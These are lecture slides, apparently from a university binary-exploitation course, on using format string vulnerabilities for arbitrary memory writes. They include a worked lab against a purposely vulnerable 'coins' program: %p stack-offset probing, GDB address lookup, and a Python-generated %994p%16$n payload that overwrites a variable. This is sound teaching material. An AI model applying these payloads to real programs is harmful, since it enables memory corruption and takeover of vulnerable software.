CS 395: Binary Exploitation in Linux

Week 4: Arbitrary Write Via Format String Vulnerabilities (Optional Lecture)

Arbitrary Memory Writes

- Format string vulnerabilities can be used to write data into almost any memory location in certain situations.
- To do this:
  a. Find the location of the input buffer on the stack. Let’s call this “stack offset.”
     - i.e. Using “%<stack offset>$p” should print it out.
  b. Select the location of memory that contains data you want to modify. Let’s call this the “memory address.”
  c. The number that will be written to the memory address will be equivalent to the number of bytes printed out, so you can print an arbitrary number of bytes to store out an arbitrary value at the memory address.
  d. Use “<memory address><bytes>%<stack offset>$n” to write data to the memory location.

Example

- <memory address><bytes>%<stack offset>$n
- Suppose we wanted to write 0xA into 0x12345678, and assume the fifth item on the stack was the start of our input.
  - We would use "\x78\x56\x34\x12AAAAAA%5$n" as input for our format string vulnerability.
  - We won't actually type "\x78\x56\x34\x12" into the vulnerable process. We'll use something like Python to print these out as ASCII characters.
  - This prints out 10 characters, which is 0xA.
  - This works because %5$n writes the number of characters written to the fifth item on the stack.
  - The fifth item on the stack will be \x78\x56\x34\x12, which gets interpreted as location 0x12345678 (because it's in little endian format).


When This Doesn’t Work

- Note that some pages of memory may be marked as nonwritable.
- Also, sometimes your current user does not have permission to write to certain pages of memory.
- In these cases, you’d need to exploit another vulnerability to mark the memory as writable (like a buffer overflow that overwrites RIP).
    - You could do this by calling the function responsible for changing the permissions of the pages of memory.
    - This is more complicated and requires more knowledge about the OS, so I won’t be going over this today.
- This usually doesn’t work if there are NULL bytes in the memory address that you’re trying to modify (i.e. 0x40004880).

Printing Out Spaces

- Suppose you needed to print out 1000 characters so that you could store the number 1000 in a memory location using %n.
- Also, suppose that you only had an input buffer size of something smaller than 1000, such as 50.
- You can’t send 1000 characters before using %n because your input buffer isn’t that long.
- Solution: use “%1000p”
  - Unlike “%p”, this will print out a bunch of spaces before printing out the pointer on the stack.
  - This format specifier makes sure that the number of characters printed out are exactly equal to 1000.


Printing Out Spaces (Cont.)



```
┌──(cs395㉿kali)-[~/Desktop]
└─$ cat test.c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv) {
    int n = 0;
    printf("%100p%n\n", &n, &n);
    printf("n = %d\n", n);
    return 0;
}

┌──(cs395㉿kali)-[~/Desktop]
└─$ gcc -o test test.c

┌──(cs395㉿kali)-[~/Desktop]
└─$ ./test
                                                                                      0x7ffc1cccd9bc
n = 100
```


Coins Program

- This program states that we have 10 gold coins.
- It then states that we're not rich enough.
- Contains a format string vulnerability.
- I compiled this in 32-bit format.
    - This makes it less likely to contain NULLs in the address because the address is smaller.




```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./coins
Type in your name: Nihaal
Hello Nihaal
You currently have 10 gold coins.
Sorry, you're not rich enough.
```

main() Function



```
undefined8 main(void)

{
  char local_48 [64];

  printf("Type in your name: ");
  fgets(local_48,0x32,stdin);
  check_coins(local_48);
  return 0;
}
```

check_coins() Function



```
void check_coins(char *param_1)

{
  printf("Hello ");
  printf(param_1);
  printf("You currently have %d gold coins.\n",(ulong)coins);
  if ((int)coins < 1000) {
    printf("Sorry, you\'re not rich enough.");
  }
  else {
    puts("Congratulations, you\'re rich!!!");
  }
  return;
}
```

Goals


- Our goal is to get rich quick.
- According to the code on the previous page, we need at least 1000 gold coins for the program to admit that we're rich.
  - The program will print out "Congratulations, you're rich!" when this happens.
- We currently have 10 gold coins.
- We need to find the memory location that contains the number of gold coins we have, and we need to overwrite the value at that location with 1000.
- We can do this using the format string vulnerability that occurs when the program prints out our name.

Finding Stack Offset

- The stack offset is how many items we need to pop off of the stack before we get to our input buffer.
- To find the stack offset, send a lots of “%p.” characters to the program.
- If the input buffer is stored on the stack, then you will eventually see the following hex characters repeating:
  - 0x25, which is ‘%’ in ASCII.
  - 0x70, which is ‘p’ in ASCII.
  - 0x2e, which is ‘.’ in ASCII.
- Count the number of items you must pop off the stack before you can pop off your input buffer (or just count the number of periods).

Finding Stack Offset (Cont.)


- As we can see in the screenshot below, the input buffer starts at the 15th value on the stack.
- We know this because the 15th value on the stack is the location where the repeating characters start appearing.



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./coins
Type in your name: %p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p
.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.
Hello 0xf7f96740.0xf7f5ed20.0x804918e.0xf7f5e000.0x804c000.0xff9f36a8.0x804925
b.0xff9f366e.0x32.0xf7f5e580.0x804921d.(nil).(nil).0x8048034.0x7025fa28.0x2e70
252e.You currently have 10 gold coins.
Sorry, you're not rich enough.
```

Testing Stack Offset


- Our goal is to put a memory address at the stack offset.
- Then, once we do that, we can write to that memory address using %n because the memory address will be on the stack.
- However, using %15$n here is not good enough because it only allows us to modify half of the address.
  - Notice how only half of the output contains 0x42 (B in ASCII) even though we wanted four B's.
  - We want to print 0x42424242 to show that we have complete control over which address we're writing to.



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./coins
Type in your name: BBBB%15$p
Hello BBBB0x4242ca28
You currently have 10 gold coins.
Sorry, you're not rich enough.
```

Using %16$n Instead


- What if we use %16$n instead? This will use the next item on the stack instead!
- Still not good enough, we are now seeing 0x43434242 instead of 0x42424242.



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./coins
Type in your name: BBBBCCCC%16$p
Hello BBBBCCCC0x43434242
You currently have 10 gold coins.
Sorry, you're not rich enough.
```

Using %16$p With Offset

- Let's offset the input by two bytes and see what happens.
- This works! We now have complete control over which memory address we want to write to!
- If we were to use %16$n here, it would print data to the memory location 0x42424242.



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./coins
Type in your name: AABBBB%16$p
Hello AABBBB0x42424242
You currently have 10 gold coins.
Sorry, you're not rich enough.
```


Finding Memory Address

- The memory address is the location of the integer that contains the number of gold coins that we have.
- We can use a debugger to search for this address.
    - We’ll set a breakpoint in the check_coins() function, right before the third printf() occurs.
    - The third printf() statement prints out how many coins we have (according to Ghidra).
    - We’ll see what address is being loaded when printing out our coins.
    - This is our target address, which contains memory that we want to modify.

Finding Memory Address (Cont.)

- We'll need to disable ASLR for this part.
  - ASLR will randomize the memory addresses that are being used (more on this in a future lecture).
- The memory addresses will still be probably be different even with ASLR, so if you're following along, don't just copy/paste the addresses I found!
- The memory addresses can still change here and there even with ASLR disabled, so if something isn't working, recheck your addresses!
- If there are NULLs in your memory address, then this exploit probably won't work.

Finding Memory Address (Cont.)




```
$eax   : 0×a
$ebx   : 0×0804c000  →  0×0804bf10  →  0×00000001
$ecx   : 0×0
$edx   : 0×0
$esp   : 0×ffffd140  →  0×f7fb1000  →  0×001e4d6c
$ebp   : 0×ffffd148  →  0×ffffd1a8  →  0×00000000
$esi   : 0×f7fb1000  →  0×001e4d6c
$edi   : 0×f7fb1000  →  0×001e4d6c
$eip   : 0×080491ba  →  <check_coins+56> sub esp, 0×8
$eflags: [zero carry parity adjust SIGN trap INTERRUPT directi
$cs: 0×0023 $ss: 0×002b $ds: 0×002b $es: 0×002b $fs: 0×0000 $g

0×ffffd140│+0×0000: 0×f7fb1000  →  0×001e4d6c    ← $esp
0×ffffd144│+0×0004: 0×0804c000  →  0×0804bf10  →  0×00000001
0×ffffd148│+0×0008: 0×ffffd1a8  →  0×00000000    ← $ebp
0×ffffd14c│+0×000c: 0×0804925b  →  <main+85> add esp, 0×10
0×ffffd150│+0×0010: 0×ffffd16e  →  "Nihaal\n"
0×ffffd154│+0×0014: 0×00000032 ("2"?)
0×ffffd158│+0×0018: 0×f7fb1580  →  0×fbad2288
0×ffffd15c│+0×001c: 0×0804921d  →  <main+23> add ebx, 0×2de3

    0×80491ac <check_coins+42> call    0×8049030 <printf@plt>
    0×80491b1 <check_coins+47> add     esp, 0×10
    0×80491b4 <check_coins+50> mov     eax, DWORD PTR [ebx+0×24
 →  0×80491ba <check_coins+56> sub     esp, 0×8
    0×80491bd <check_coins+59> push    eax
    0×80491be <check_coins+60> lea     eax, [ebx-0×1ff0]
    0×80491c4 <check_coins+66> push    eax
    0×80491c5 <check_coins+67> call    0×8049030 <printf@plt>
    0×80491ca <check_coins+72> add     esp, 0×10

[#0] Id 1, Name: "coins", stopped 0×80491ba in check_coins (),

[#0] 0×80491ba → check_coins()
[#1] 0×804925b → main()
```

Finding Memory Address (Cont.)

- We set a breakpoint at *check_coins+56, which is right before the third printf() call.
- According to GDB, EAX contains 0xa, which is the number of coins we own.
- Right before this line, we see "MOV EAX, DWORD PTR[EBX+0x24]"
  - This will dereference the value EBX+0x24 and load it into EAX.
  - This means that EBX+0x24 currently contains the memory address that we care about.
  - EBX = 0x0804c000, therefore the memory address of the coins is 0x0804c024.
- You can use "x 0x0804c024" to print out the integer at that value and verify that it is 0xA.

Exploitation



```
┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ python3 -c "import sys; sys.stdout.buffer.write(b'AA\x24\xc0\x04\x08' + b'%994p' + b'%16\$n')" > test

┌──(cs395㉿kali)-[~/Desktop/CS395/week4]
└─$ ./coins < test
Type in your name: Hello AA$






                    0xf7f6f740You currently have 1000 gold coins.
Congratulations, you're rich!!!
```

Explanation

- Since we can’t directly type hex characters, we’ll use python’s sys.stdout.buffer.write() function to print the hex characters to a file.
    - We do not use the print() function because print() can be glitchy with hex characters (trust me on this).
- The first part of the exploit is the location of memory that we want to modify.
    - On my computer, this is \x24\xc0\x04\x08.
    - We input this on the stack at the 16th offset.
- Since we’ve printed out 6 bytes so far, and since we need 1000 bytes to be printed out, we’ll use %994p to print out 994 spaces.
    - Then means that when we do %16$n, it will store 1000 into the memory address on the stack.

Other Things You Can Do With Format String Vulnerabilities

- A very interesting paper from Stanford: https://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf